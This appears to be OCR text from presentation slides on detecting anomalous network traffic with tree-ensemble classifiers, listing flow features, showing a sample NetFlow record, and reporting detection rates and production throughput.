
- Hourly standard deviation of destination IPs
- Percent of outgoing SYN in long interactions
- (log) Number of outgoing SYN
- Number of flows on low frequency (rare) ports
- Percent of outgoing FIN messages
- Ratio of outgoing to incoming flows (TCP)
- Ratio of outgoing to incoming flows (total)
- Total number outgoing SYN

Tree ensembles – algorithm




Create subsets from the training data
by randomly sampling with replacement


Tree ensembles – training



Tree ensembles – training




Tree ensembles



Tree ensembles – testing

New record

Src Ip	Dst IP	Src Port	DST Port	In Int	Out Int	DSCP	Octets
10.1.1.5	10.2.2.8	2887	80	Eth0	Eth1	00	982



Take the majority vote of the ensemble

Model performance and productization

Model trained at regular intervals

Size of data: 3GB/hour

Communication with 5 Million different IPs per hour


Completed within seconds

Classification runs multiple times a day

Completed within milliseconds

Dataset	True positive rate	False positive rate
Non ensemble learning	82%	0.06%
Ensemble learning	85%	0.06%

